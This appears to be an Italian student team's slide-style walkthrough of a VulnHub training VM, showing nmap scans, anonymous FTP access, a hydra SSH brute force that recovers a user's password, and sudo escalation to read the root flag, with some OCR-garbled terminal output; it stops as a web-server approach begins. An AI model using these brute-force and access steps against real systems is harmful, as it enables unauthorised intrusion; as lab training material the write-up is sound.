



BUILD WEEK III

BLACKBOX

DATASHIELDS

datashields.tech

Hacking VM BlackBox

SCARICARE ED IMPORTARE UNA MACCHINA VIRTUALE DA
QUESTO LINK: [HTTPS://
DOWNLOAD.VULNHUB.COM/BSIDESVANCOUVER2018/BSIDES
WORKSHOP.OVA](https://download.vulnhub.com/BSIDESVANCOUVER2018/BSIDESWORKSHOP.ova)
EFFETTUARE QUINDI GLI ATTACCHI NECESSARI PER DIVENTARE
DIVENTARE ROOT SU QUESTA MACCHINA.

NEL FRATTEMPO, STUDIARE A FONDO LA MACCHINA PER
SCOPRIRE TUTTI I SEGRETI.

L'IPOTESI È CHE NOI ANDIAMO IN AZIENDA E DOBBIAMO
ATTACCARE QUELLA MACCHINA / QUEL SERVER DALL'INTERNO
DELL'AZIENDA, DI CUI NON SAPPIAMO NULLA, PER QUESTO È
DETTO TEST DI NON VENGONO FORNITE INDICAZIONI SULLA
CONFIGURAZIONE DELLE MACCHINE USARE IL TERMINALE
PREDEFINITO DI KALI (O PARROT), NON USARE L'UTENTE ROOT
MA INVIARE I COMANDI CHE LO NECESSITANO USANDO IL
COMANDO ESERCIZIO- VANCOUVER-2018ROOT .

SONO PRESENTI ALMENO 2 MODI PER BLACKBOX. MACCHINE
SUDO


VulnHub è una piattaforma che
fornisce macchine virtuali
vulnerabili, progettate per
simulare ambienti di rete e
consentire agli utenti di
praticare e migliorare le proprie
competenze in sicurezza
informatica e penetration
testing. Queste macchine sono
spesso utilizzate per allenarsi in
scenari di hacking etico in un
ambiente controllato e sicuro.

PREPARAZIONE

Impostiamo sia Kali che la Blackbox in "Host-only Adapter".

Questa configurazione di rete è utile poiché:

- Ci permette di isolare le macchine dalla rete esterna (sicurezza e protezione);
- Per la comunicazione interna, permette, infatti, alle macchine virtuali di comunicare tra loro e con l'host senza essere esposte a reti esterne;
- Sono di semplice configurazione, nello specifico lo stesso virtualbox vede integrato il server DHCP nella rete host-only.



Attiviamo il dhcp in **/etc/network/interfaces** su kali dato che precedentemente era in `inet static`; questa configurazione ci servirà per identificare l'IP della black box ed iniziare a lavorare.

A screenshot of a terminal window displaying the contents of the `/etc/network/interfaces` file. The text is as follows:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
# iface eth0 inet static
#   address 192.168.166.100
#   netmask 255.255.255.0
#   gateway 192.168.166.1
```

PREPARAZIONE

Successivamente, possiamo procedere con una scansione di **nmap** sul network dell'indirizzo che ci è stato assegnato (**dhcp**) in precedenza.

Comando utilizzato **nmap -T5 -F 192.168.56.0/24** per visualizzare gli IP attivi sul network

Come risultato appunto ci vengono mostrati due IP attivi.

Visualizzando l'IP della macchina che stiamo utilizzando, mediante il comando “**ip a**”, possiamo escluderla ed identificare quello della blackbox.

```
File Actions Edit View Help
[(kali㉿kali)-[~]
$ nmap -T5 -F 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 09:53 EDT
Nmap scan report for 192.168.56.1
Host is up (0.0012s latency).
Not shown: 96 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi

Nmap scan report for 192.168.56.102
Host is up (0.0013s latency).
All 100 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 100 closed tcp ports (conn-refused)


Nmap scan report for 192.168.56.106
Host is up (0.0014s latency).
Not shown: 97 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 256 IP addresses (3 hosts up) scanned in 14.73 seconds
```

SVOLGIMENTO

Come passo successivo abbiamo usato il comando “**Nmap -A**” sulle porte **21,22,80** della blackbox per avere più informazioni sul target, ovvero le porte precedentemente identificate con lo scan rapido e si può notare che è possibile accedere al servizio “**ftp**” solo tramite l’ID “**anonymous**”.

Proveremo quindi ad usufruire di questa possibilità per ottenere qualche informazione che possa aiutarci ad utilizzare la porta ssh.



```
(kali㉿kali)-[~] $ nmap -T5 -A -p 21,22,80 blackbox
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 09:56 EDT  Exploit-DB: Google Hacking DB: OSes
Nmap scan report for blackbox (192.168.56.106)
Host is up (0.00061s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534   65534    4096 Mar 03  2018 public
| ftp-syst: server software is running but no content has been added, yet.
|_STAT:
| FTP server status:
|   Connected to 192.168.56.102
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_ 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_backup_wordpress
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.49 seconds
```

SVOLGIMENTO

Di seguito confermiamo ciò che abbiamo detto in precedenza, dimostrando che si possa **accedere alla porta 21 con “anonymous”**.

```
(kali㉿kali)-[~]
└─$ ftp blackbox
Connected to blackbox.
220 (vsFTPd 2.3.5)
Name (blackbox:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||39134||).
150 Here comes the directory listing.
drwxr-xr-x    2 65534      65534          4096 Mar 03  2018 publ
226 Directory send OK.
ftp> |
```

Una volta dentro notiamo la presenza della directory public e, al suo interno, la presenza di un **file user.txt** che scaricheremo per poi aprire in locale.

Per comodità abbiamo rinominato il file grazie al comando **mv** da **users.txt.bk** in **users.txt**



```
(kali㉿kali)-[~]
$ ls
Desktop Documents Downloads

(kali㉿kali)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Abbiamo quindi ipotizzato di dover utilizzare questa lista di nomi per tentare i vari accessi: prima di tutto abbiamo provato a farlo su **ftp** e abbiamo riscontrato l'impossibilità di loggare utilizzando **ID differenti da anonymous.**

Proviamo quindi ad entrare su ssh:

dal momento che il **bruteforce** richiederà diverso tempo, cerchiamo di comprendere quali account possano, e quali no, usufruire di tale possibilità.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ ssh abatchy@blackbox
The authenticity of host 'blackbox (192.168.56.106)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'blackbox' (ECDSA) to the list of known hosts.
abatchy@blackbox: Permission denied (publickey).


(kali㉿kali)-[~]tware is running but no content has been added, yet.
$ ssh john@blackbox
john@blackbox: Permission denied (publickey).

(kali㉿kali)-[~]
$ ssh mai@blackbox
mai@blackbox: Permission denied (publickey).

(kali㉿kali)-[~]
$ ssh anne@blackbox
anne@blackbox's password:
Permission denied, please try again.
anne@blackbox's password:

(kali㉿kali)-[~]
$ ssh doomguy@blackbox
doomguy@blackbox: Permission denied (publickey).

(kali㉿kali)-[~]
```



```
File Actions Edit View Help
(kali㉿kali)-[~]
$ ftp blackbox
Connected to blackbox.
220 (vsFTPd 2.3.5)
Name (blackbox:kali): mai
530 This FTP server is anonymous only.
ftp: Login failed
ftp> 
This is the default web page for this server.

The web server software is running but no content has b
```

Solo per l'utente anne viene richiesta una password, motivo per il quale sarà proprio su di lei che ci concentreremo.
Per fare il bruteforce lanciamo il seguente codice, utilizzando come **wordlist** la **rockyou.txt**:

```
hydra -l anne -P /home/kali/Desktop/rockyou.txt ssh://192.168.56.103 -t 4
```

```
File Actions Edit View Help
└─(kali㉿kali)-[~] 192.168.56.106
$ hydra -l anne -P /home/kali/Desktop/Bruteforce/rockyou.txt ssh://192.168.56.106 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-18 10:02:31
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.106:22/
[22][ssh] host: 192.168.56.106 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-18 10:02:48
```

Ottenute le credenziali, inseriamole per tentare l'accesso:

```
File Actions Edit View Help
└─(kali㉿kali)-[~] 192.168.56.106
$ ssh anne@blackbox
anne@blackbox's password: Kali Docs Kali Forums Kali NetHunter Exp
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

It works!
* Documentation: https://help.ubuntu.com/
382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available, but no content has been added, just documentation.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ whoami
anne
anne@bsides2018:~$ █
```

Accesso riuscito! Vediamo chi è Anne e che possiede i privilegi del gruppo sudo.

Iniziamo, quindi, l'esplorazione della macchina iniziando comprendendo dove siamo (**pwd**), per poi passare alla radice del percorso e vedere quali file sono disponibili. Fra i tanti, notiamo la directory “**root**” che attira la nostra attenzione.

```
Last login: Sun Mar 4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ whoami
anne
anne@bsides2018:~$ pwd
/home/anne
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ ls
anne@bsides2018:~$ cd ..
anne@bsides2018:/home$ ls
abatchy anne doomguy john mai
anne@bsides2018:/home$ cd ..
anne@bsides2018:$ ls
bin boot cdrom dev etc home initrd.img lib lost+found media mnt opt proc root run sbin selinux srv sys tmp usr var vmlinuz
anne@bsides2018:$ ls -la
total 96
drwxr-xr-x 23 root root 4096 Mar 3 2018 .
drwxr-xr-x 23 root root 4096 Mar 3 2018 ..
drwxr-xr-x 2 root root 4096 Mar 3 2018 bin
drwxr-xr-x 3 root root 4096 Mar 3 2018 boot
drwxr-xr-x 2 root root 4096 Mar 3 2018 cdrom
drwxr-xr-x 14 root root 4000 Jul 18 06:53 dev
drwxr-xr-x 130 root root 12288 Jul 18 06:53 etc
drwxr-xr-x 7 root root 4096 Mar 4 2018 home
lrwxrwxrwx 1 root root 33 Mar 3 2018 initrd.img → boot/initrd.img-3.11.0-15-generic
drwxr-xr-x 20 root root 4096 Mar 3 2018 lib
drwx—— 2 root root 16384 Mar 3 2018 lost+found
drwxr-xr-x 2 root root 4096 Feb 4 2014 media
drwxr-xr-x 2 root root 4096 Apr 19 2012 mnt
drwxr-xr-x 2 root root 4096 Feb 4 2014 opt
dr-xr-xr-x 104 root root 0 Jul 18 06:53 proc
drwx—— 3 root root 4096 Mar 7 2018 root
drwxr-xr-x 21 root root 780 Jul 18 07:03 run
drwxr-xr-x 2 root root 4096 Mar 3 2018 sbin
drwxr-xr-x 2 root root 4096 Mar 5 2012 selinux
drwxr-xr-x 3 root root 4096 Mar 3 2018 srv
dr-xr-xr-x 13 root root 0 Jul 18 06:53 sys
drwxrwxrwt 5 root root 4096 Jul 18 07:04 tmp
drwxr-xr-x 10 root root 4096 Feb 4 2014 usr
drwxr-xr-x 15 root root 4096 Mar 7 2018 var
lrwxrwxrwx 1 root root 30 Mar 3 2018 vmlinuz → boot/vmlinuz-3.11.0-15-generic
anne@bsides2018:$ █
```

```
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ ls
anne@bsides2018:~$ cd ..
```

Tentando l'ingresso come utente semplice nella directory root otteniamo l'accesso negato, fortunatamente **Anne è nel gruppo sudo**, quindi sfruttiamo tali poteri per entrare nella directory.

Entrati, possiamo prendere atto della presenza della **flag.txt**

```
anne@bsides2018:$ sudo su
root@bsides2018:# cd root
root@bsides2018:~# ls
flag.txt ←
root@bsides2018:~# cat flag.txt
Congratulations!
This is the default web page for this server.
If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!ware is running but no content has been added, yet.


There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~#
```

ACCESSO WEB SERVER

Dopo avere trovato la flag, i creatori suggeriscono che ci sono altre modalità per entrare dentro la macchina target. Dunque abbiamo pensato di sfruttare un'altra porta aperta, ovvero il servizio http della porta 80 e abbiamo deciso di inserire l'IP nel browser per raggiungere il sito web e questo è il risultato:

